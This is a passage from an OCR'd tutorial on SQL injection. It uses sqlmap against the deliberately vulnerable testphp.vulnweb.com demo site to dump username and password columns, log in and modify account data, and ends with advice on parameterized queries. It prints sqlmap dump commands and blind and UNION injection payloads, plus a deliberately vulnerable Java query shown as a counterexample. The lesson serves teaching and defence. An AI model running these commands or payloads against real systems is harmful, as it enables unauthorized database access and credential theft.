
```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT [illegible] FROM (SELECT(SLEEP(5)))[illegible])

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: [illegible]
---
[illegible] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP [illegible], Nginx [illegible]
back-end DBMS: MySQL >= 5.0.12
[illegible] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+

[illegible] [INFO] table 'acuart.users' dumped to CSV file [illegible]
[illegible] [INFO] fetched data logged to text files under [illegible]
```

✓ We will be following the same procedure for getting **Password** also,



```
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ [illegible] /2022-05-19/

[illegible] [INFO] resuming back-end DBMS 'mysql'
[illegible] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND [illegible]

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT [illegible] FROM (SELECT(SLEEP(5)))[illegible])
```

✓ Similarly, we got the password also as shown below




```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-[illegible] UNION ALL SELECT CONCAT([illegible]),NULL,NULL-- -
---
[illegible] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[illegible] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[illegible] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[illegible] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ [illegible] /2022-05-19/
```

✓ As we got both Username and Password as “**test**”.


DEMONSTRATION :

- ✓ We will perform a stepwise approach for the better Understanding .


STEP 1 : Firstly , Here we will visit the wesite .



STEP 2 : As we know the Username and Password we will be using that to login .




STEP 3 : Yes, Now we have logged in successfully .




STEP 4 : Now we have the privilege to modify the data .

- ✓ So from the below image I am modifying the data.



- ✓ The newly modified one , is shown below




Hariprasad (test)

On this page you can visualize or edit you user information.

Name:	Hariprasad
Credit card number:	[illegible]
E-Mail:	[illegible]
Phone number:	[illegible]
Address:	[illegible]

- After Updating it you can Logout .




You have been logged out. See you back soon.

- If you Login again the modified changes will be saved , so we have done the SQL INJECTION Successfully .

How to prevent SQL Injection :

- ✓ Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.
- ✓ The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:



```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";
Statement statement = connection.createStatement();
ResultSet resultSet = statement.executeQuery(query);
```

- ✓ This code can be easily rewritten in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement =
connection.prepareStatement("SELECT * FROM products WHERE
category = ?");
statement.setString(1, input);
        ResultSet resultSet = statement.executeQuery();
```

PARAMETERIZED QUERIES :

- ✓ Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the **WHERE** clause and values in an **INSERT** or **UPDATE** statement.
- ✓ They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the **ORDER BY** clause.
- ✓ Application functionality that places untrusted data into those parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.
- ✓ For a parameterized query to be effective in preventing **SQL** injection, the string that is used in the query must always be a hard-coded constant, and must never contain any variable data from any origin.
- ✓ Do not be tempted to decide case-by-case whether an item of data is trusted, and continue using string concatenation within the query for cases that are considered safe.

- ✓ It is all too easy to make mistakes about the possible origin of data, or for changes in other code to violate assumptions about what data is tainted.

CONCLUSION :

- ✓ The main Reason to do this project is for better Understanding of the concept SQL INJECTION.
- ✓ So, Once an entry point is established, a hacker's actions will only be limited by the security of the user they are operating .
- ✓ Basic causes of SQL INJECTION are No one intentionally leaves behind security holes that can be exploited with SQL injection. There are many reasons why these security holes come about, and oftentimes they are not because we simply wrote bad code.